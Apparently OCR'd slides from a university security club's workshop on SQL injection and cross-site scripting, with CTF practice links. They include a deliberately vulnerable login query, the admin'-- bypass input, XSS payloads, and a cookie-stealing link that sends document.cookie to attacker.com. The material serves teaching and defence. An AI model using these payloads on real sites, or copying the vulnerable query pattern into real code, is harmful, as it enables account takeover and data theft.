SIGPwny

FA2023 Week 03 • 2023-09-14

Web Hacking II


Pete and Minh

Special Guest

BATTELLE

ctf.sigpwny.com

sigpwny{mr.tables}


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Overview for Today

SQL Injection (SQLi)


- SQL Overview
- Injection
- Example

Cross-site scripting (XSS)

- JavaScript recap
- Injection
- Example

Pwny CTF Update

Thank you everyone for working hard on Pwny CTF!




Place	User	Score
1	ronanboyarski	17585
2	NullPoExc	14645
3	caasher	8310
4	CBCicada	7110
5	SHAD0WV1RUS	5970
6	EhWhoAmI	5080
7	mgcsstywth	3725
8	InvisibleHood	3000
9	aaronthewinner	2880
10	ape_pack	2785

SQL Injection


Malicious user input that changes a SQL statement

SQL Overview - SELECT

- "Structured Query Language"
- SQL queries are run on a SQL database
- SELECT is used to retrieve things from the database
  - Example: search for customers information based on criteria




```
SELECT first_name, age FROM Customers WHERE country = 'USA';
```



Customers


customer_id	first_name	last_name	age	country
1	John	Doe	31	USA
2	Robert	Luna	22	USA
3	David	Robinson	22	UK
4	John	Reinhardt	25	UK
5	Betty	Doe	28	UAE




first_name	age
John	31
Robert	22

SQL Overview - INSERT

- INSERT adds a new row to the table
    - Example: Create a new user account




```sql
INSERT INTO Users VALUES ('dev', 'password');
```



Users


username	password
pita	bread
username	hunter1
admin	sup3rSecr3tP4ssw0rd



Users

username	password
pita	bread
username	hunter1
admin	sup3rSecr3tP4ssw0rd
dev	password

Website Login Flow



User Login Query

```
SELECT * FROM users WHERE username = 'bobby' AND password = 'tables'
```

Get all "rows" (entries) from...

the table called "users"

such that the following conditions are true...

- the username column (field) is "bobby"
- the password column is "tables"

Server Code

```python
@app.route('/query', methods=['POST'])
def login():
    username = request.form['username'] # bobby
    password = request.form['password'] # tables
    query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
    # SELECT * FROM users WHERE username = 'bobby' AND password = 'tables'
    matches = db.run_query(query)
    if len(matches) == 0:
        return "No user found"
    # [{'username': 'bobby', 'password': 'tables' }]
    first_match = matches[0]
    return f"Welcome, {first_match['username']}" # Welcome, bobby
```

Hard question: can you spot the issue?

Server Code

```
@app.route('/query', methods=['POST'])
def login():
    username = request.form['username'] # bobby
    password = request.form['password'] # tables
    query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
    # SELECT * FROM users WHERE username = 'bobby' AND password = 'tables'
    matches = db.run_query(query)
    if len(matches) == 0:
        return "No user found"
    # [{'username': 'bobby', 'password': 'tables' }]
    first_match = matches[0]
    return f"Welcome, {first_match['username']}" # Welcome, bobby
```

It puts our username input directly into the query!

What can we set username and/or password to so that it changes the SQL query?

```
SELECT * FROM users WHERE username = '{username}' AND password = '{password}'
```

```
username = admin'--
password = sigpwny
```

`--` is a comment in SQL!
(like // in C++)

```
SELECT * FROM users WHERE username = 'admin'--' AND password = 'sigpwny'
```

Inserted `'--` modifies query

SELECT * FROM users WHERE username = 'admin'~~--' AND password = 'sigpwny'~~

```
SELECT * FROM users WHERE username = 'admin'
```

This SQL expression will always log us in as the user with username “admin” *without needing the password*!

SQL Injection Techniques

- Basic
    - Login as other users by changing clause
    - SQL 1 challenge (bonus: Word Counter 1 & 2)
- Union
    - Exfiltrate additional data from SQL database (users, passwords, other tables, etc)
    - SQL 2 challenge (bonus: Course Explorer, Bobby Tables)
- Blind
    - Result of SQL query not passed back to client
    - Make query take longer, measure time for page to load
    - Leaks information e.g. is the first character 'A'?

How do websites protect themselves?

- Websites (should) **NEVER** build SQL Queries directly

- SQL query interpolation - Special characters in untrusted input automatically escaped

```
db.execute("INSERT INTO users VALUES (%s, %s)", ('robert', 'chair'))
```

Any characters like `'`, `--`, `;` will be escaped


SQLi Resources

[sqlmap](#)

– Automated SQL Injections

[portswigger](#)

– Guides & practice for SQL Injections




```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.4.44#dev}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 10:44:53 /2019-04-30/

[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```



SQL injection

- LAB — APPRENTICE — SQL injection vulnerability in WHERE clause allowing retrieval of hidden data »
- LAB — APPRENTICE — SQL injection vulnerability allowing login bypass »
- LAB — PRACTITIONER — SQL injection UNION attack, determining the number of columns returned by the query »
- LAB — PRACTITIONER — SQL injection UNION attack, finding a column containing text »
- LAB — PRACTITIONER — SQL injection UNION attack, retrieving data from other tables »
- LAB — PRACTITIONER — SQL injection UNION attack, retrieving multiple values in a single column »

Even More SQLi Resources

PayloadsAllTheThings

- Cheat sheet of common SQL injection queries

HackTricks.xyz

- A guided cheat sheet of common SQL injection queries


Cross-Site Scripting (XSS)

Maliciously embedding JavaScript on sites that other users execute!

JavaScript Recap

- Programming language that adds interactivity to websites
- Runs in **browser** (client side!
- Can store state in the browser, like cookies to log in again

```
<script>
    document.getElementById("cat").onclick = () => alert("Meow!");
</script>
```


This page says

Meow!

JavaScript Scope

- Same-Origin Policy
- JavaScript can only read stored info from the <u>same domain</u>
- If this wasn't the case, then any website could read your cookies for other websites!
    - Imagine if visiting `attacker.com` would allow the website owner to access your `illinois.edu` or `google.com` cookies

- Attacker Solution: Get arbitrary JavaScript to be stored on the target website so the user executes it (via XSS)!

Simple View Message App

Server Code (app.js)

```
app.get('/view', function(req, res) {
   let message = req.query.message || "";
   res.render('view', {message: message});
});
```

- Allows users to share notes
- "Check out my note! http://example.com/view?message=hello"

Rendering Code (view.ejs)

```
<body>
  <div class="container">
    <p><%- message %></p>
  </div>
</body
```

User's message placed directly in HTML

Message link → View message

```
<div class="container">
   <p><%- message %></p>
</div>
```

/view?message=hello →

```
<div class="container">
  <p>hello</p>
</div>
```


/view?message=<b>bold</b> →

```
<div class="container">
  <p><b>bold</b></p>
</div>
```

/view?message=<script>alert("Hello!")</script>

Message is actually JavaScript code!

```
<body>
  <div class="container">
    <p><script>alert("Hello!")</script></p>
  </div>
</body
```


xss.chal.sigpwny.com says

Hello!

XSS Techniques

- `<script>alert(1)</script>`
- `<img src='https://github.com/favicon.ico' onload=alert(1) />`
  - Also: `<img src=x` onerror=...
- SVG XSS!
- HackTricks.xyz
  - Extremely detailed list of XSS attack types

XSS Post-Exploitation

Once you get XSS, you can run any JavaScript you want on a visitor's browser!

- Steal cookies
- Monitor keystrokes
- Read page contents
- Do actions as the user

An attacker can exfiltrate information by having JavaScript code send data to their own server.

Why is XSS valuable to attackers?

- Imagine if Google Docs had an XSS vulnerability
  - Everyone who views a maliciously crafted Google Doc could have their Google login cookies stolen!

<u>Attacker</u>

Hey check out my cool note!
http://example.com/view?message=<script>fetch("https://attacker.com?c=" + document.cookie)</script>

<u>Victim</u>

Clicks on link


Browser executes JavaScript and sends cookies to attacker.com

Attacker logins into victim's example.com account using stolen cookies!

Go try for yourself!

https://ctf.sigpwny.com

- 2 SQLi Challenges
  - 4 bonus challenges this year 🤩
- 3 XSS Challenges


Welcome to the MSA (Midwest Security Agency) spy portal where we monitor our citizens using webcam 0days. Please login to continue.

Next Meetings

2023-09-17 • This Sunday

- Reverse Engineering Setup
- Set up your computer for reverse engineering!

2023-09-21 • Next Thursday

- Reverse Engineering I
  Interpreted code reverse engineering

2023-09-23 • Next Saturday

- **Fall CTF 2023**
- First 350 registered people to show up (sigpwny.com/register23) get an electronic badge! Also, free shirt + pizza!

ctf.sigpwny.com

sigpwny{mr.tables}

Meeting content can be found at sigpwny.com/meetings.

SIGPwny